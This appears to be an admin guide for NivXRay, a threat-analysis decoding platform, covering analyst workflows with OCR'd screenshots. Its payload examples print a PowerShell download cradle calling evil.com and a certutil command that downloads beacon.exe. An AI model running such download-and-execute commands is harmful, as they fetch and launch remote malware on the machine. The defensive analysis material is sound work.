

NivXRay

Admin Guide

CyberChef-style decoder & threat-analysis platform

10 features · 9 workflows · 3 categories

Auto-generated on 2026-07-16 · Audience: **admin**

Table of Contents

Task-Oriented Workflows

- Promote a Correction to the Regression Corpus
- Investigate an Encoded PowerShell Command
- Pivot from a Single IOC to a Full Investigation
- Payload Example · certutil.exe LOLBAS Dropper
- Payload Example · Double-Encoded (ROT13 + Base64)
- Payload Example · Encoded PowerShell Download-Cradle
- Payload Example · Hex-Encoded Shellcode Blob
- NivXRay UI Reference · Every Panel · Every Tab
- NivXRay Workspace Tour · Getting Started


Features by Category

Admin — 2 entries

- Regression Dashboard
- TAXII 2.1 Push


Analyst Flow — 5W1H

Follow the arrows. Every step answers one of the six analyst questions.




Auto-Investigate · Pipeline Anatomy

One click → six stages → verdict. Each stage emits to the timeline.




Attack Graph - Node Anatomy

Nodes are colour-coded, edges label the transformation that produced them.



Decoding Chain - Stage Anatomy

Each stage is atomic: input bytes → operation → output bytes.



Task-Oriented Workflows

Real analyst workflows — start here. Each workflow chains the features below into an investigation.

◆ Promote a Correction to the Regression Corpus

Guarantee this input never silently regresses again.

Step 1 — Decode the input

Action: Paste in the Workspace and open the Candidate Explorer

Expected: A candidate wins — but you can see it's not the right answer

Step 2 — Click CORRECT THIS

Action: Enter the correct output + chain + optional notes

Expected: Correction modal opens; enter the truth

Step 3 — Enable promote + trigger benchmark

Action: Check both boxes on the correction modal, name the sample, and submit

Expected: `learning\_events` entry created; `regression\_corpus` entry created; benchmark runs immediately

Step 4 — Review the Regression Dashboard

Action: Open /admin and scroll to Regression Dashboard

Expected: Corpus size +1; if the new sample fails, the gate BLOCKS further library promotion

Screenshot 1 · step_1



Full triage of a suspicious `powershell -EncodedCommand ...` string from paste to report.

Step 1 — Paste the command

Action: Paste the full PowerShell command (including the base64 blob) into the Workspace input

Expected: The Magic Decoder auto-detects Base64 and produces a decoded payload

Step 2 — Open the Candidate Explorer

Action: Click "Show Candidate Explorer"

Expected: Base64 wins with high confidence; runners-up (rot13, base58) show structured rejection reasons

Step 3 — Enrich the IOCs

Action: Click the ■ icon next to each extracted URL / IP / domain

Expected: VT/OTX/AbuseIPDB verdicts appear inline; malicious IOCs are highlighted in red

Step 4 — Review the MITRE mapping

Action: Look at the MITRE chips (T1105 Ingress Tool Transfer, T1059.001 PowerShell, ...)


Expected: Techniques align with the decoded command's behaviour

Step 5 — Correct the decode (if needed)

Action: Click "CORRECT THIS" if the auto-verdict is wrong; promote to corpus

Expected: The correction lands on the investigation timeline; a benchmark run fires

Screenshot 1 · step_2



Screenshot 2 · step_3

97 OPS

MITRE

YARA

LOLBAS

IOC

OSINT

FLOW

PERSONA · NivX Cognis

LLM · Default

NIVXRAY DECODE

ADVANCED

HISTORY

SHARE

COPY LINK

REPORT

UPLOAD

STATUS ANALYSIS COMPLETE · Malicious

INPUT 225c · OUTPUT 696

LOAD EXAMPLE: ♦ POWERSHELL-ENCODEDCOMMAND ♦ RANSOMWARE NOTE ♦ DEFANGED IOCS BUNDLE ♦ NESTED BASE64 - GZIP ♦ URL-ENCODED XSS

♦ SHOW CANDIDATE EXPLORER Ranked encoding candidates · evidence · why-not breakdown · IOCs / LOLBins / MITRE

OPERATIONS97

Search operations...

COMPRESSION8

Gzip Decompress
Decompress gzip data (accepts base64 or hex input).

Zlib Decompress
Decompress zlib/deflate data.

Base64 → Gzip Decompress
Base64 decode then gzip decompress.

Base64 → Zlib Decompress
Base64 decode then zlib decompress.

Bzip2 Decompress
Decompress a bzip2-compressed blob (accepts base64 or hex).

LZMA/XZ Decompress
Decompress an LZMA/XZ blob (accepts base64 or hex).

LZ4 Frame Decompress
Decompress an LZ4-framed blob.

LZ4 Block Decompress
Decompress an LZ4 block (raw). Requires uncompressed_size hint.

CRYPTOGRAPHY32

Base64 Decode
Decode a Base64 string (auto-extracts payload from scripts, ...)

Base64 Encode
Encode data as Base64.

Base32 Decode
Decode a Base32 string.

Hex Decode
Decode hexadecimal string to text.

ASCII Decimal Codes → Text
Decode a stream of space/comma-separated decimal ASCII codes.

Binary ASCII (0/1) → Text
Decode a stream of space-separated 8-bit binary bytes back to text.

PowerShell Binary/Hex Split-Array → Text
Decode PowerShell binary-split obfuscation: ".Split('junkcha...)

Hex Encode
Encode text as hexadecimal.

ROT13
Caesar cipher with shift 13.

ROT47
ROT47 substitution across printable ASCII.

XOR (single-byte key)
XOR the input against a single-byte key.

INPUT225 chars

AUTO INVESTIGATE

DECODE

CLEAR

CHAIN MODE (MULTI-STAGE)

RECIPE3 STEPS

1extract-payload

2Base64 Decode

3UTF-16LE Decode

DECODING TRACEMAGIC · deep recursion · 100% CONFIDENCE · 3 LAYERS PEELED

extract-payload → B64 base64-decode → U16 utf16le-decode

1extract-payload — Isolated payload string from script/command wrapper

SQBFAFGAKABOAGUAdwATAE8AYBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGWAaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvAGUAdgBpAGwALgBjAG8AbQAvAGEALgBwAHMANQAnACKA

154 chars

JUMP TO THIS LAYER

2B64base64-decode — Base64-encoded payload detected

3U16utf16le-decode — UTF-16LE byte pattern

OUTPUTHYBRID · 0 JS · 3 BE · 0 ms · 696 · -1568

TEXT

HEX

B64

DIFF

AI DESCRIBE

ANALYZE + OSINT

COPY

IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')

PREDICTED PROCESS TREE

PREDICT TREE

COLLAPSE

Click PREDICT TREE to reconstruct the downstream process tree from the decoded payload using the anti-hallucination LLM Parser.

THREAT ANALYSIS

HELPFUL

HINTS

MALICIOUS · 100/100

GRAPH

MITRE

LOLBAS

RULES

IOCS

TI-HITS

OSINT

AI

FLOW

CHAIN

INVESTIGATION GRAPH

MAGIC

100% CONFIDENCE

EXPAND

1RAW INPUT225 chars

2EXTRACT-PAYLOADIsolated payload string from script/command wrapper

3BASE64-DECODEBase64-encoded payload detected

4UTF16LE-DECODE

+ TRAINING NOTE

RAW INPUT

DECODE

IOC

MITRE / LOLBIN

HIGH-RISK

TI HIT

Screenshot 3 · step_4

© 2026 NivXRay

Page 11

97 OPS

MITRE

YARA

LOLBAS

IOC

OSINT

FLOW

PERSONA · NivX Cognis

LLM · Default

NIVXRAY DECODE

ADVANCED

HISTORY

SHARE

COPY LINK

REPORT

UPLOAD

STATUS ANALYSIS COMPLETE · Malicious

INPUT 225c · OUTPUT 696

LOAD EXAMPLE: ♦ POWERSHELL-ENCODEDCOMMAND ♦ RANSOMWARE NOTE ♦ DEFANGED IOCS BUNDLE ♦ NESTED BASE64 - GZIP ♦ URL-ENCODED XSS

♦ SHOW CANDIDATE EXPLORER Ranked encoding candidates · evidence · why-not breakdown · IOCs / LOLBins / MITRE

OPERATIONS97

Search operations...

COMPRESSION8

Gzip Decompress
Decompress gzip data (accepts base64 or hex input).

Zlib Decompress
Decompress zlib/deflate data.

Base64 → Gzip Decompress
Base64 decode then gzip decompress.

Base64 → Zlib Decompress
Base64 decode then zlib decompress.

Bzip2 Decompress
Decompress a bzip2-compressed blob (accepts base64 or hex).

LZMA/XZ Decompress
Decompress an LZMA/XZ blob (accepts base64 or hex).

LZ4 Frame Decompress
Decompress an LZ4-framed blob.

LZ4 Block Decompress
Decompress an LZ4 block (raw). Requires uncompressed_size hint.

CRYPTOGRAPHY32

Base64 Decode
Decode a Base64 string (auto-extracts payload from scripts, ...)

Base64 Encode
Encode data as Base64.

Base32 Decode
Decode a Base32 string.

Hex Decode
Decode hexadecimal string to text.

ASCII Decimal Codes → Text
Decode a stream of space/comma-separated decimal ASCII codes.

Binary ASCII (0/1) → Text
Decode a stream of space-separated 8-bit binary bytes back to ASCII.

PowerShell Binary/Hex Split-Array → Text
Decode PowerShell binary-split obfuscation: ".Split('junkcha...)

Hex Encode
Encode text as hexadecimal.

ROT13
Caesar cipher with shift 13.

ROT47
ROT47 substitution across printable ASCII.

XOR (single-byte key)
XOR the input against a single-byte key.

INPUT225 chars

AUTO INVESTIGATE

DECODE

CLEAR

CHAIN MODE (MULTI-STAGE)

RECIPE3 STEPS

1extract-payload

2Base64 Decode

3UTF-16LE Decode

DECODING TRACEMAGIC · deep recursion · 100% CONFIDENCE · 3 LAYERS PEELED

extract-payload → B64 base64-decode → U16 utf16le-decode

1extract-payload — Isolated payload string from script/command wrapper

SQBFAFGAKABOAGUAdwATAE8AYgBqAGUAYwB0ACAATgB1AHQALgBXAGUAYgBDAGWAaQB1AG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAdABwADoALwAvAGUAdgBpAGwALgBjAG8AbQAvAGEALgBwAHMANQAnACKA

154 chars

JUMP TO THIS LAYER

2B64base64-decode — Base64-encoded payload detected

3U16utf16le-decode — UTF-16LE byte pattern

OUTPUTHYBRID · 0 JS · 3 BE · 0 ms · 696 · -1568

TEXT

HEX

B64

DIFF

AI DESCRIBE

ANALYZE + OSINT

COPY

IEX(New-Object Net.WebClient).DownloadString('http://evil.com/a.ps1')

PREDICTED PROCESS TREE

PREDICT TREE

COLLAPSE

Click PREDICT TREE to reconstruct the downstream process tree from the decoded payload using the anti-hallucination LLM Parser.

THREAT ANALYSIS

HELPFUL

HITS

MALICIOUS · 100/100

GRAPH

MITRE

LOLBAS

RULES

IOCS

TI-HITS

OSINT

AI

FLOW

CHAIN

INVESTIGATION GRAPH

MAGIC

100% CONFIDENCE

EXPAND

1RAW INPUT
225 chars

2EXTRACT-PAYLOAD
Isolated payload string from script/command wrapper

3BASE64-DECODE
Base64-encoded payload detected

4UTF16LE-DECODE

+ TRAINING NOTE

RAW INPUT

DECODE

IOC

MITRE / LOLBIN

HIGH-RISK

TI HIT

Screenshot 4 · step_5

© 2026 NivXRay

Page 12

The screenshot shows the NivXRay interface with the following components:

- Top Bar:** Navigation tabs (WORKSPACE, COMMAND ANALYZER, KNOWLEDGE BASE, DOCS, ADMIN, MODEL STUDIO, SAMPLES) and user info (admin@nivxray.com, LOGOUT).
- Filters:** 97 OPS, MITRE, YARA, LOLBAS, IOC, OSINT, FLOW. Selected: PERSONA - NivX Cognis, LLM - Default.
- Buttons:** SHARE, COPY LINK, REPORT, UPLOAD.
- Status:** ANALYSIS COMPLETE - Malicious. INPUT 225c - OUTPUT 696.
- Example:** POWERSHELL-ENCODEDCOMMAND, RANSOMWARE NOTE, DEFANGED IOCS BUNDLE, NESTED BASE64 - GZIP, URL-ENCODED XSS.
- Operations Panel:** Search operations... (97 results). Categories: COMPRESSION (8), CRYPTOGRAPHY (32).
- Input:** 225 chars. Buttons: AUTO INVESTIGATE, DECODE, CLEAR.
- Recipe:** 3 STEPS.
 - B1: extract-payload
 - B2: Base64 Decode
 - B3: UTF-16LE Decode
- Decoding Trace:** MAGIC - deep recursion, 100% CONFIDENCE, 3 LAYERS PEELED.
 - 1: extract-payload - Isolated payload string from script/command wrapper.
 - 2: B64 base64-decode - Base64-encoded payload detected.
 - 3: U16 utf16le-decode - UTF-16LE byte pattern.
- Output:** HYBRID - 0 JS + 3 BE - 0ms. 696 - 1568. Buttons: AI DESCRIBE, ANALYZE + OSINT, COPY.
- Predicted Process Tree:** PREDICT TREE, COLLAPSE. Click PREDICT TREE to reconstruct the downstream process tree from the decoded payload using the anti-hallucination LLM Parser.
- Threat Analysis:** GRAPH, MITRE, LOLBAS, RULES, IOCS. TI-HITS, OSINT, AI, FLOW, CHAIN. INVESTIGATION GRAPH: MAGIC, 100% CONFIDENCE, EXPAND.
- Legend:** RAW INPUT (blue), DECODE OP (green), IOC (yellow), MITRE / LOLBIN (purple), HIGH-RISK (red), TI HIT (pink).

Related: [base64_decode](#) [candidate_explorer](#) [threat_intel_enrichment](#) [correction_flow](#)

◆ Pivot from a Single IOC to a Full Investigation

Start from a lone URL/IP/domain and build a complete threat picture.

Step 1 — Paste the raw IOC

Action: Drop the URL, IP, or hash into the Workspace input

Expected: Candidate Explorer classifies it and skips decoding (input is already plaintext)

Step 2 — Enrich against all providers

Action: The IOC chip auto-shows enrichment badges (or click )


Expected: VT/OTX/AbuseIPDB verdicts appear; aggregate = MAX severity

Step 3 — Push to TAXII (optional)

Action: If verdict is malicious, admin can push to the configured TAXII feed

Expected: STIX 2.1 bundle successfully posted; entry appears in the push log

Screenshot 1 · step_1



Related: [threat_intel_enrichment](#) [taxii_push](#) [investigation_timeline](#)

◆ Payload Example · certutil.exe LOLBAS Dropper

The `certutil -urlcache -f <url> <path>` living-off-the-land trick — *certutil.exe* (a signed Microsoft binary) is abused to download a payload while evading AV. NivXRay flags the LOLBAS abuse and pivots on the URL.

Step 1 — The raw command

Action: Paste ``cmd.exe /c certutil.exe -urlcache -split -f https://malicious.example[.]net/beacon.exe C:\Users\Public\svc.exe`` into the workspace.

Expected: No decoding needed — this one is already plaintext.

Step 2 — AUTO INVESTIGATE

Action: Click AUTO INVESTIGATE. The engine skips decoders (nothing to decode) and jumps straight to threat analysis.

Expected: Verdict = ****Malicious****. MITRE = T1105 (Ingress Tool Transfer) + T1218 (Signed Binary Proxy Execution). LOLBAS tab lights up with ``certutil.exe``.

Step 3 — LOLBAS tab

Action: Click LOLBAS. ``certutil.exe`` is listed with intent = Download, plus a link to lolbas-project.org.

